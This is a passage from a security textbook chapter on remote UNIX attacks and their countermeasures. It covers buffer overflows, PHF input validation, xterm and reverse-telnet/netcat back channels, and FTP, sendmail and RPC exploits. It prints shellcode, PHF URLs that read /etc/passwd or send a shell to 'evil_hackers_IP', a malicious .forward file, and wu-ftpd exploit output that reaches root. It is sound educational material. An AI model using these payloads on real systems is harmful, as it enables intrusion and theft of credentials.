Secure Remote Password	A new mechanism for performing secure password-based authentication and key exchange over any type of network	http://srp.stanford.edu/srp/
SSH	“R” command replacement with encryption and RSA authentication	http://www.cs.hut.fi/ssh

Table 8-1. Freeware Tools That Help Protect Against Brute Force Attacks (*continued*)

Data Driven Attacks

Now that we’ve dispensed with the seemingly mundane password guessing attacks, we can explain the de facto standard in gaining remote access—data driven attacks. A *data driven attack* is executed by sending data to an active service that causes unintended or undesirable results. Of course, “unintended and undesirable results” is subjective and depends on whether you are the attacker or the person who programmed the service. From the attacker’s perspective, the results are desirable because they permit access to the target system. From the programmer’s perspective, his or her program received unexpected data that caused undesirable results. Data driven attacks are categorized as either buffer overflow attacks or input validation attacks. Each attack is described in detail next.



Buffer Overflow Attacks

<i>Popularity:</i>	8
<i>Simplicity:</i>	8
<i>Impact:</i>	10
<i>Risk Rating:</i>	9

In November 1996, the landscape of computing security was forever altered. The moderator of the Bugtraq mailing list, Aleph One, wrote an article for the security publication *Phrack Magazine* (issue 49) titled “Smashing the Stack for Fun and Profit.” This article had a profound effect on the state of security as it popularized how poor programming practices can lead to security compromises via buffer overflow attacks. Buffer overflow attacks date as far back as 1988 and the infamous Robert Morris Worm incident; however, useful information about specific details of this attack was scant until 1996.

A *buffer overflow condition* occurs when a user or process attempts to place more data into a buffer (or fixed array) than was originally allocated. This type of behavior is associated with specific C functions like `strcpy()`, `strcat()`, and `sprintf()`, among others. A buffer overflow condition would normally cause a segmentation violation to occur. However, this type of behavior can be exploited to gain access to the target system. Although we are discussing remote buffer overflow attacks, buffer overflow conditions occur via local programs as well and will be discussed in more detail later. To understand how a buffer overflow occurs, let's examine a very simplistic example.

We have a fixed-length buffer of 128 bytes. Let's assume this buffer defines the amount of data that can be stored as input to the VRFY command of `sendmail`. Recall from Chapter 3 that we used VRFY to help us identify potential users on the target system by trying to verify their email address. Let us also assume that `sendmail` is set user ID (SUID) to root and running with root privileges, which may or may not be true for every system. What happens if attackers connect to the `sendmail` daemon and send a block of data consisting of 1,000 "a"s to the VRFY command rather than a short username?

```
echo "vrfy 'perl -e 'print "a" x 1000'' |nc www.targetsystem.com 25
```

The VRFY buffer is overrun, as it was only designed to hold 128 bytes. Stuffing 1,000 bytes into the VRFY buffer could cause a denial of service and crash the `sendmail` daemon; however, it is even more dangerous to have the target system execute code of your choosing. This is exactly how a successful buffer overflow attack works.

Instead of sending 1,000 letter "a"s to the VRFY command, the attackers will send specific code that will overflow the buffer and execute the command `/bin/sh`. Recall that `sendmail` is running as root, so when `/bin/sh` is executed, the attackers will have instant root access. You may be wondering how `sendmail` knew that the attackers wanted to execute `/bin/sh`. It's simple. When the attack is executed, special assembly code known as the *egg* is sent to the VRFY command as part of the actual string used to overflow the buffer. When the VRFY buffer is overrun, attackers can set the return address of the offending function, allowing the attackers to alter the flow of the program. Instead of the function returning to its proper memory location, the attackers execute the nefarious assembly code that was sent as part of the buffer overflow data, which will run `/bin/sh` with root privileges. Game over.

It is imperative to remember that the assembly code is architecture and operating system dependent. A buffer overflow for Solaris X86 running on Intel CPUs is completely different from one for Solaris running on SPARC systems. The following listing illustrates what an egg, or assembly code specific to Linux X86, looks like:

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

It should be evident that buffer overflow attacks are extremely dangerous and have resulted in many security-related breaches. Our example is very simplistic—it is extremely difficult to create a working egg. However, most system-dependent eggs have

already been created and are available via the Internet. The process of actually creating an egg is beyond the scope of this text, and the reader is advised to review Aleph One's article in *Phrack Magazine* (49) at <http://www.2600.net/phrack/p49-14.html>. To beef up your assembly skills, consult *Panic—UNIX System Crash and Dump Analysis* by Chris Drake and Kimberley Brown. In addition, the friendly Teso folks have created some tools that will automatically generate shellcode. Hellkit, among other shellcode creation tools, can be found at <http://teso.scene.at/releases.php3>.



Buffer Overflow Attack Countermeasures

Secure Coding Practices The best countermeasure for buffer overflow is secure programming practices. Although it is impossible to design and code a program that is completely free of bugs, there are steps that help minimize buffer overflow conditions. These recommendations include the following:

- ▼ Design the program from the outset with security in mind. All too often, programs are coded hastily in an effort to meet some program manager's deadline. Security is the last item to be addressed and falls by the wayside. Vendors border on being negligent with some of the code that has been released recently. Many vendors are well aware of such slipshod security coding practices, but do not take the time to address such issues. Consult the Secure UNIX Program FAQ at <http://www.whitefang.com/sup/index.html> for more information.
- Consider the use of "safer" compilers such as StackGuard from Immunix (<http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/>). Their approach is to immunize the programs at compile time to help minimize the impact of buffer overflow. Additionally, proof-of-concept defense mechanisms include Libsafe (<http://www.bell-labs.com/org/11356/html/security.html>), which aims to intercept calls to vulnerable functions on a systemwide basis. For a complete description of Libsafe's capabilities and gory detail on exactly how buffer overflows work, see (<http://www.bell-labs.com/org/11356/docs/libsafe.pdf>). Keep in mind that these mechanisms are not a silver bullet, and users should not be lulled into a false sense of security.
- Arguments should be validated when received from a user or program. This may slow down some programs, but tends to increase the security of each application. This includes bounds checking each variable, especially environment variables.
- Use secure routines such as `fget()`, `strncpy()`, and `strncat()`, and check the return codes from system calls.
- Reduce the amount of code that runs with root privileges. This includes minimizing the use of SUID root programs where possible. Even if a buffer overflow attack were executed, users would still have to escalate their privileges to root.
- ▲ Above all, apply all relevant vendor security patches.

Test and Audit Each Program It is important to test and audit each program. Many times programmers are unaware of a potential buffer overflow condition; however, a third party can easily detect such defects. One of the best examples of testing and auditing UNIX code is the OpenBSD (www.openbsd.org) project run by Theo de Raadt. The OpenBSD camp continually audits their source code and has fixed hundreds of buffer overflow conditions, not to mention many other types of security-related problems. It is this type of thorough auditing that has given OpenBSD a reputation for being one of the most secure free versions of UNIX available.

Disable Unused or Dangerous Services We will continue to address this point throughout the chapter. Disable unused or dangerous services if they are not essential to the operation of the UNIX system. Intruders can't break into a service that is not running. In addition, we highly recommend the use of TCP Wrappers (`tcpd`) and `xinetd` (<http://www.synack.net/xinetd/>) to selectively apply an access control list on a per-service basis with enhanced logging features. Not every service is capable of being wrapped. However, those that are will greatly enhance your security posture. In addition to wrapping each service, consider using kernel-level packet filtering that comes standard with most free UNIX operating systems (for example, `ipchains` or `netfilter` for Linux and `ipf` for BSD). For a good primer on using `ipchains` to secure your system, see <http://www.linuxdoc.org/HOWTO/IPCHAINS-HOWTO.html>. `Ipf` from Darren Reed is one of the better packages and can be added to many different flavors of UNIX. See <http://www.obfuscation.org/ipf/ipf-howto.html> for more information.

Disable Stack Execution Some purists may frown on disabling stack execution in favor of ensuring each program is buffer-overflow free. It has few side effects, however, and protects many systems from some canned exploits. In Linux there is a no-stack execution patch available for the 2.0.x and 2.2.x series kernels. This patch can be found at <http://www.openwall.com/linux/> and is primarily the work of the programmer extraordinaire, Solar Designer.

For Solaris 2.6 and 7, we highly recommend enabling the “no-stack execution” settings. This will prevent many Solaris-related buffer overflows from working. Although the SPARC and Intel application binary interface (ABI) mandate that the stack has execute permission, most programs can function correctly with stack execution disabled. By default, stack execution is enabled in Solaris 2.6 and 7. To disable stack execution, add the following entry to the `/etc/system` file:

```
set noexec_user_stack=1
set noexec_user_stack_log =1
```

Keep in mind that disabling stack execution is not foolproof. Disabling stack execution will normally log any program that tries to execute code on the stack and tends to thwart most script kiddies. However, experienced attackers are quite capable of writing (and distributing) code that exploits a buffer overflow condition on a system with stack execution disabled.

While people go out of their way to prevent stack-based buffer overflows by disabling stack execution, other dangers lie in poorly written code. While not getting a lot of

attention, heap-based overflows are just as dangerous. Heap-based overflows are based on overrunning memory that has been dynamically allocated by an application. This differs from stack-based overflows, which depend on overflowing a fixed-length buffer. Unfortunately, vendors do not have equivalent “no heap execution” settings. Thus, you should not become lulled into a false sense of security by just disabling stack execution. While not covered in detail here, more information on heap-based overflows can be found from the research the w00w00 team has performed at <http://www.w00w00.org/files/heaptut/heaptut.txt>.



Input Validation Attacks

<i>Popularity:</i>	8
<i>Simplicity:</i>	9
<i>Impact:</i>	8
<i>Risk Rating:</i>	9

In 1996, Jennifer Myers identified and reported the infamous PHF vulnerability. Although this attack is rather dated, it provides an excellent example of an input validation attack. To reiterate, if you understand how this attack works, your understanding can be applied to many other attacks of the same genre even though it is an older attack. We will not spend an inordinate amount of time on this subject, as it is covered in additional detail in Chapter 15. Our purpose is to explain what an input validation attack is, and how it may allow attackers to gain access to a UNIX system.

An input validation attack occurs when

- ▼ A program fails to recognize syntactically incorrect input.
- A module accepts extraneous input.
- A module fails to handle missing input fields.
- ▲ A field-value correlation error occurs.

PHF is a Common Gateway Interface (CGI) script that came standard with early versions of Apache web server and NCSA HTTPD. Unfortunately, this program did not properly parse and validate the input it received. The original version of the PHF script accepted the newline character (%0a) and executed any subsequent commands with the privileges of the user ID running the web server. The original PHF exploit was as follows:

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

As it was written, this exploit did nothing more than `cat` the password file. Of course, this information could be used to identify users’ IDs as well as encrypted passwords, assuming the password files were not shadowed. In most cases, an unskilled attacker would try to crack the password file and log in to the vulnerable system. A more sophisticated attacker could have gained direct shell access to the system, as described later in

this chapter. Keep in mind that this vulnerability allowed attackers to execute *any* commands with the privileges of the user ID running the web server. In most cases, the user ID was “nobody,” but there were many unfortunate sites that committed the cardinal sin of running their web server with root privileges.

PHF was a very popular attack in 1996 and 1997, and many sites were compromised as a result of this simple but effective exploit. It is important to understand how the vulnerability was exploited so that this concept can be applied to other input validation attacks, as there are dozens of these attacks in the wild. In UNIX, there are metacharacters that are reserved for special purposes. These metacharacters include but are not limited to

```
\ / < > ! $ % ^ & * | { } [ ] " ' ` ~ ;
```

If a program or CGI script were to accept user-supplied input and not properly validate this data, the program could be tricked into executing arbitrary code. This is typically referred to as “escaping out” to a shell and usually involves passing one of the UNIX metacharacters as user-supplied input. This is a very common attack and by no means is limited to just PHF. There are many examples of insecure CGI programs that were supplied as part of a default web server installation. Worse, many vulnerable programs are written by web site developers who have little experience in writing secure programs. Unfortunately, these attacks will only continue to proliferate as e-commerce-enabled applications provide additional functionality and increase their complexity.

— Input Validation Countermeasure

As mentioned earlier, secure coding practices are one of the best preventative security measures, and this concept holds true for input validation attacks. It is absolutely critical to ensure that programs and scripts accept only data they are supposed to receive and that they disregard everything else. The WWW Security FAQ is a wonderful resource to help you keep your CGI programs secure and can be found at <http://www.w3.org/Security/Faq/www-security-faq.html>. It’s difficult to exclude every bad piece of data; inevitably, you will miss one critical item. In addition, audit and test all code after completion.

I Want My Shell

Now that we have discussed the two primary ways remote attackers gain access to a UNIX system, we need to describe several techniques used to obtain shell access. It is important to keep in mind that a primary goal of any attacker is to gain command-line or shell access to the target system. Traditionally, interactive shell access is achieved by remotely logging in to a UNIX server via `telnet`, `rlogin`, or `ssh`. Additionally, you can execute commands via `rsh`, `ssh`, or `rexec` without having an interactive login. At this point, you may be wondering what happens if remote login services are turned off or blocked by a firewall. How can attackers gain shell access to the target system? Good question. Let’s create a scenario and explore multiple ways attackers can gain interactive shell access to a UNIX system. Figure 8-1 illustrates these methods.




Figure 8-1. A simplistic DMZ architecture

Suppose that attackers are trying to gain access to a UNIX-based web server that resides behind an industrial-based packet inspection firewall or router. The brand is not important—what is important is understanding that the firewall is a routing-based firewall and is not proxying any services. The only services that are allowed through the firewall are HTTP, port 80, and HTTP over SSL (HTTPS), port 443. Now assume that the web server is vulnerable to an input validation attack such as the PHF attack mentioned earlier. The web server is also running with the privileges of “nobody,” which is common and is considered a good security practice. If attackers can successfully exploit the PHF input validation condition, they can execute code on the web server as the user nobody. Executing commands on the target web server is critical, but it is only the first step in gaining interactive shell access.



Operation X

<i>Popularity:</i>	7
<i>Simplicity:</i>	3
<i>Impact:</i>	8
<i>Risk Rating:</i>	6

Because the attackers are able to execute commands on the web server via the PHF attack, one of the first techniques to obtain interactive shell access is to take advantage of the UNIX X Window System. X is the windowing facility that allows many different programs to share a graphical display. X is extremely robust and allows X-based client programs to display their output to the local X server or to a remote X server running on ports 6000–6063. One of the most useful X clients to attackers is `xterm`. `xterm` is used to start a local command shell when running X. However, by enabling the `-display` option, attackers can direct a command shell to the attackers' X server. Presto, instant shell access.

Let's take a look at how attackers might exploit PHF to do more than just display the contents of the `passwd` file. Recall from earlier the original PHF exploit:

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Since attackers are able to execute remote commands on the web server, a slightly modified version of this exploit will grant interactive shell access. All that attackers need to do is change the command that is executed from `/bin/cat /etc/passwd` to `/usr/X11R6/bin/xterm -ut -display evil_hackers_IP:0.0` as follows:

```
/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-
display%20evil_hackers_IP:0.0
```

The remote web server will then execute an `xterm` and display it back to the `evil_hacker's` X server with a window ID of 0 and screen ID of 0. The attacker now has total control of the system. Since the `-ut` option was enabled, this activity will not be logged by the system. Additionally, the `%20` is the hex equivalent of a space character used to denote spaces between commands (`man ascii` for more information). Thus, the attackers were able to gain interactive shell access without logging in to any service on the web server. You will also notice the full path of the `xterm` binary was used. The full path is usually included because the `PATH` environment variable may not be properly set when the exploit is executed. Using a fully qualified execution path ensures the web server will find the `xterm` binary.



Reverse Telnet and Back Channels

<i>Popularity:</i>	5
<i>Simplicity:</i>	3
<i>Impact:</i>	8
<i>Risk Rating:</i>	5

`xterm` magic is a good start for attackers, but what happens when cagey admins remove X from their system? Removing X from a UNIX server can enhance the security of a UNIX system. However, there are always additional methods of gaining access to the target server, such as creating a back channel. We define *back channel* as a mechanism where the communication channel originates from the target system *rather* than from the attacking system. Remember, in our scenario, attackers cannot obtain an interactive shell in the

traditional sense because all ports except 80 and 443 are blocked by the firewall. So, the attackers must originate a session from the vulnerable UNIX server to the attackers' system by creating a back channel.

There are a few methods that can be used to accomplish this task. In the first method, *reverse telnet*, `telnet` is used to create a back channel from the target system to the attacker's system. This technique is called a "reverse telnet" because the telnet connection originates from the system to which the attackers are attempting to gain access instead of originating from the attacker's system. A telnet client is typically installed on most UNIX servers, and its use is seldom restricted. `Telnet` is the perfect choice for a back channel client if `xterm` is unavailable. To execute a reverse telnet, we need to enlist the all-powerful `netcat` or `nc` utility. Because we are telneting from the target system, we must enable `nc` listeners on our own system that will accept our reverse telnet connections. We must execute the following commands on our system in two separate windows to successfully receive the reverse telnet connections:

```
[tsunami]# nc -l -n -v -p 80
listening on [any] 80
```

```
[tsunami]# nc -l -n -v -p 25
listening on [any] 25
```

Ensure that no listing services such as `HTTPD` or `sendmail` are bound to ports 80 or 25. If a service is already listening, it must be killed via the `kill` command so that `nc` can bind to each respective port. The two `nc` commands listen on ports 25 and 80 via the `-l` and `-p` switches in verbose mode (`-v`), and do not resolve IP addresses into hostnames (`-n`).

In line with our example, to initiate a reverse telnet, we must execute the following commands on the target server via the PHF exploit. Shown next is the actual command sequence:

```
/bin/telnet evil_hackers_IP 80 | /bin/sh | /bin/telnet evil_hackers_IP 25
```

This is the way it looks when executed via the PHF exploit:

```
/cgi-bin/phf?Qalias=x%0a/bin/telnet%20evil_hackers_IP
%2080%20|%20/bin/sh%20|%20/bin/telnet%20evil_hackers_IP%2025
```

Let's explain what this seemingly complex string of commands actually does. `/bin/telnet evil_hackers_IP 80` connects to our `nc` listener on port 80. This is where we actually type our commands. In line with conventional UNIX input/output mechanisms, our standard output or keystrokes are piped into `/bin/sh`, the Bourne shell. Then the results of our commands are piped into `/bin/telnet evil_hackers_IP 25`. The result is a reverse telnet that takes place in two separate windows. Ports 80 and 25 were chosen because they are common services that are typically allowed outbound by most firewalls. However, any two ports could have been selected, as long as they were allowed outbound by the firewall.

Another method of creating a back channel is to use `nc` rather than `telnet` if the `nc` binary already exists on the server or can be stored on the server via some mechanism (for example, anonymous FTP). As we have said many times, `nc` is one of the best utilities available, so it is no surprise that it is now part of many default freeware UNIX installs. Thus, the odds of finding `nc` on a target server are increasing. Although `nc` may be on the target system, there is no guarantee that it has been compiled with the `#define GAPING_SECURITY_HOLE` option that is needed to create a back channel via the `-e` switch. For our example, we will assume that a version of `nc` exists on the target server and has the aforementioned options enabled.

Similar to the reverse `telnet` method outlined earlier, creating a back channel with `nc` is a two-step process. We must execute the following command to successfully receive the reverse `nc` back channel.

```
[tsunami]# nc -l -n -v -p 80
```

Once we have the listener enabled, we must execute the following command on the remote system:

```
nc -e /bin/sh evil_hackers_IP 80
```

This is the way it looks when executed via the PHF exploit:

```
/cgi-bin/phf?Qalias=x%0a/bin/nc%20-e%20/bin/sh%20evil_hackers_IP%2080
```

Once the web server executes the preceding string, an `nc` back channel will be created that “shovels” a shell, in this case `/bin/sh`, back to our listener. Instant shell access—all with a connection that was originated via the target server.

⊖ Back Channel Countermeasure

It is very difficult to protect against back channel attacks. The best prevention is to keep your systems secure so that a back channel attack cannot be executed. This includes disabling unnecessary services and applying vendor patches and related work-arounds as soon as possible.

Other items that should be considered include the following:

- ▼ Remove X from any system that requires a high level of security. Not only will this prevent attackers from firing back an `xterm`, but it will also aid in preventing local users in escalating their privileges to root via vulnerabilities in the X binaries.
- If the web server is running with the privileges of nobody, adjust the permissions of your binary files such as `telnet` to disallow execution by everyone except the owner of the binary and specific groups (for example, `chmod 750 telnet`). This will allow legitimate users to execute `telnet`, but will prohibit user IDs that should never need to execute `telnet` from doing so.

- ▲ In some instances, it may be possible to configure a firewall to prohibit connections that originate from web server or internal systems. This is particularly true if the firewall is proxy based. It would be difficult, but not impossible, to launch a back channel through a proxy-based firewall that requires some sort of authentication.

Common Types of Remote Attacks

While we can't cover every conceivable remote attack, by now you should have a solid understanding of how most remote attacks occur. Additionally, we want to cover some major services that are frequently attacked, and to provide countermeasures to help reduce the risk of exploitation if these servers are enabled.



TFTP

<i>Popularity:</i>	8
<i>Simplicity:</i>	1
<i>Impact:</i>	3
<i>Risk Rating:</i>	4

TFTP, or Trivial File Transfer Protocol, is typically used to boot diskless workstations or network devices such as routers. TFTP is a UDP-based protocol that listens on port 69 and provides very little security. Many times attackers will locate a system with a TFTP server enabled and attempt to TFTP a copy of the `/etc/passwd` file back to their system. If the TFTP server is configured incorrectly, the target system will happily give up the `/etc/passwd` file. The attackers now have a list of usernames that can be brute forced. If the password file wasn't shadowed, the attackers have the usernames and encrypted passwords that may allow the attackers to crack or guess user passwords.

Many newer versions of TFTP are configured by default to prohibit access to any directory except `/tftpbboot`. This is a good step, but it is still possible for attackers to pull back any file in the `/tftpbboot` directory. This includes pulling back sensitive router configuration files by guessing the router configuration filename, which is usually `<hostname of the router>.cfg`. In many cases, the intruder would gain access to the router passwords and SNMP community strings. We have seen entire networks compromised in the span of hours just by TFTPing router configuration files from an insecure TFTP server. The configuration files were used to recover router passwords and SNMP community strings that happened to be identical for every device on the network.



TFTP Countermeasure

Ensure that the TFTP server is configured to restrict access to specific directories such as `/tftpbboot`. This will prevent attackers from trying to pull back sensitive system-configuration files. Additionally, consider implementing network- and host-based access-control mechanisms to prevent unauthorized systems from accessing the TFTP server.



FTP

<i>Popularity:</i>	8
<i>Simplicity:</i>	7
<i>Impact:</i>	8
<i>Risk Rating:</i>	8

FTP, or File Transfer Protocol, is one of the most common protocols used today. It allows you to upload and download files from remote systems. FTP is often abused to gain access to remote systems or to store illegal files. Many FTP servers allow anonymous access, enabling any user to log in to the FTP server without authentication. Typically the file system is restricted to a particular branch in the directory tree. On occasion, however, an anonymous FTP server will allow the user to traverse the entire directory structure. Thus, attackers can begin to pull down sensitive configuration files such as `/etc/passwd`. To compound this situation, many FTP servers have world-writable directories. A world-writable directory combined with anonymous access is a security incident waiting to happen. Attackers may be able to place an `.rhosts` file in a user's home directory, allowing the attackers to `rlogin` to the target system. Many FTP servers are abused by software pirates who store illegal booty in hidden directories. If your network utilization triples in a day, it might be a good indication that your systems are being used for moving the latest "warez."

In addition to the risks associated with allowing anonymous access, FTP servers have had their fair share of security problems related to buffer overflow conditions and other insecurities. One of the latest FTP vulnerabilities has been discovered in systems running `wu-ftpd 2.6.0` and earlier versions (<ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02>). The `wu-ftpd` "site exec" vulnerability is related to improper validation of arguments in several function calls that implement the "site exec" functionality. The "site exe" functionality enables users logged in to an FTP server to execute a restricted set of commands. However, it is possible for an attacker to pass special characters consisting of carefully constructed `printf()` conversion characters (`%f`, `%p`, `%n`, and so on) to execute arbitrary code as root. Let's take a look at this attack launched against a stock RedHat 6.2 system.

```
[thunder]# wugod -t 192.168.1.10 -s0
Target: 192.168.1.10 (ftp/<shellcode>): RedHat 6.2 (?) with wuftp
2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028, Shellcode: 152
login into system..
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230-      for example: joe@thunder
230 Guest login ok, access restrictions apply.
```

```
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
STEP 4 : Ptr address test: 0xbffffb028 (if it is not 0xbffffb028 ^C me now)
STEP 5 : Sending code.. this will take about 10 seconds.
Press ^\ to leave shell
Linux shadow 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
```

As demonstrated earlier, this attack is extremely deadly. Anonymous access to a vulnerable FTP server that supports “site exec” is enough to gain root access.

Other security flaws with BSD-derived `ftpd` versions dating back to 1993 can be found at <http://www.cert.org/advisories/CA-2000-13.html>. These vulnerabilities are not discussed in detail here, but are just as deadly.



FTP Countermeasure

Although FTP is very useful, allowing anonymous FTP access can be hazardous to your server’s health. Evaluate the need to run an FTP server and certainly decide if anonymous FTP access is allowed. Many sites must allow anonymous access via FTP; however, give special consideration to ensuring the security of the server. It is critical that you make sure the latest vendor patches are applied to the server, and you eliminate or reduce the number of world-writable directories in use.



Sendmail

<i>Popularity:</i>	8
<i>Simplicity:</i>	5
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

Where to start? Sendmail is a mail transfer agent (MTA) that is used on many UNIX systems. Sendmail is one of the most maligned programs in use. It is extensible, highly configurable, and definitely complex. In fact, sendmail’s woes started as far back as 1988 and were used to gain access to thousands of systems. The running joke at one time was “what is the sendmail bug of the week?” Sendmail and its related security have improved vastly over the past few years, but it is still a massive program with over 80,000 lines of code. Thus, the odds of finding additional security vulnerabilities are still good.

Recall from Chapter 3, sendmail can be used to identify user accounts via the `vrify` and `expn` commands. User enumeration is dangerous enough, but doesn’t expose the true danger that you face when running sendmail. There have been scores of sendmail security vulnerabilities discovered over the last ten years, and there are more to come. Many vulnerabilities related to remote buffer overflow conditions and input validation attacks have been identified. One of the most popular sendmail attacks was the sendmail pipe vulnerability that was present in sendmail 4.1. This vulnerability al-

lowed attackers to pipe commands directly to `sendmail` for execution. Any command after the data would be executed by `sendmail` with the privileges of `bin`:

```
helo
mail from: |
rcpt to: bounce
data
.
mail from: bin
rcpt to: | sed '1,/^$/d' | sh
data
```

Aside from the common buffer overflow and input validation attacks, it is quite possible to exploit `sendmail`'s functionality to gain privileged access. A common attack is to create or modify a user's `~/ .forward` via FTP or NFS, assuming the attackers have write privileges to the victim's home directory. A `~/ .forward` file typically forwards mail to a different account or runs some program when mail arrives. Obviously, attackers can modify the `~/ .forward` file for nefarious purposes. Let's take a look at an example of what attackers might add to a `~/ .forward` file on the victim's system:

```
[tsunami]$ cat > .forward
|"cp /bin/sh /home/gk/evil_shell ; chmod 755 /home/gk/evil_shell"
<ctrl> D
[tsunami]$ cat .forward
|"cp /bin/sh /home/gk/evil_shell ; chmod 755 /home/gk/evil_shell"
```

After this file is created, attackers will move the evil `~/ .forward` file to the target system, assuming that a user's home directory is writable. Next, the attackers will send mail to the victim account:

```
[tsunami]$ echo hello chump | mail gk@targetsystem.com
```

The file `evil_shell` will be created in the user's home directory. When executed, it will spawn a shell with the same privileges as the victim user's ID.

Sendmail Countermeasure

The best defense for `sendmail` attacks is to disable `sendmail` if you are not using it to receive mail over a network. If you must run `sendmail`, ensure that you are using the latest version with all relevant security patches (see www.sendmail.org). Other measures include removing the decode aliases from the alias file, as this has proven to be a security hole. Investigate every alias that points to a program rather than to a user account, and ensure that the file permissions of the aliases and other related files do not allow users to make changes.

There are additional utilities that can be used to augment the security of `sendmail`. `Smap` and `smapd` are bundled with the TIS toolkit and are freely available from

<http://www.tis.com/research/software/>. Smap is used to accept messages over the network in a secure fashion and queues them in a special directory. Smapd periodically scans this directory and delivers the mail to the respective user by using `sendmail` or some other program. This effectively breaks the connection between `sendmail` and untrusted users, as all mail connections are received via `smap`, rather than directly by `sendmail`. Finally, consider using a more secure MTA such as `qmail`. `Qmail` is a modern replacement for `sendmail`, written by Dan Bernstein. One of its main goals is security, and it has had a solid reputation thus far (see www.qmail.org).

In addition to the aforementioned issues, `sendmail` is often misconfigured, allowing spammers to relay junk mail through your `sendmail`. As of `sendmail` version 8.9 and higher, anti-relay functionality has been enabled by default. See <http://www.sendmail.org/tips/relaying.html> for more information on keeping your site out of the hands of spammers.



Remote Procedure Call Services

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	10
<i>Risk Rating:</i>	9

Remote Procedure Call (RPC) is a mechanism that allows a program running on one computer to seamlessly execute code on a remote system. One of the first RPC implementations was developed by Sun Microsystems and used a system called external data representation (XDR). The implementation was designed to interoperate with Sun's Network Information System (NIS) and Network File System (NFS). Since Sun Microsystem's development of RPC services, many other UNIX vendors have adopted it. Adoption of an RPC standard is a good thing from an interoperability standpoint. However, when RPC services were first introduced, there was very little security built in. Thus, Sun and other vendors have tried to patch the existing legacy framework to make it more secure, but it still suffers from a myriad of security-related problems.

As discussed in Chapter 3, RPC services register with the portmapper when started. To contact an RPC service, you must query the portmapper to determine which port the required RPC service is listening on. We also discussed how to obtain a listing of running RPC services by using `rpcinfo` or by using the `-n` option if the portmapper services were firewalled. Unfortunately, numerous stock versions of UNIX have many RPC services enabled upon bootup. To exacerbate matters, many of the RPC services are extremely complex and run with root privileges. Thus, a successful buffer overflow or input validation attack will lead to direct root access. The current rage in remote RPC buffer overflow attacks relates to `rpc.ttdbserverd` (<http://www.cert.org/advisories/CA-98.11.tooltalk.html>) and `rpc.cmsd` (<http://www.cert.org/advisories/CA-99-08-cmsd.html>), which are part of the common desktop environment (CDE). Because these two services run with root privileges, attackers only need to successfully ex-

exploit the buffer overflow condition and send back an `xterm` or a reverse telnet and the game is over. Other dangerous RPC services include `rpc.statd` (<http://www.cert.org/advisories/CA-99-05-statd-automountd.html>) and `mountd`, which are active when NFS is enabled (see the section “NFS”). Even if the portmapper is blocked, the attacker may be able to manually scan for the RPC services (via the `-sR` option of `nmap`), which typically run at a high-numbered port. The aforementioned services are only a few examples of problematic RPC services. Due to RPC’s distributed nature and complexity, it is ripe for abuse, as shown next.

```
[rumble]# cmsd.sh quake 192.168.1.11 2 192.168.1.103
Executing exploit...

rtable_create worked
clnt_call[rtable_insert]: RPC: Unable to receive; errno = Connection reset
by peer
```

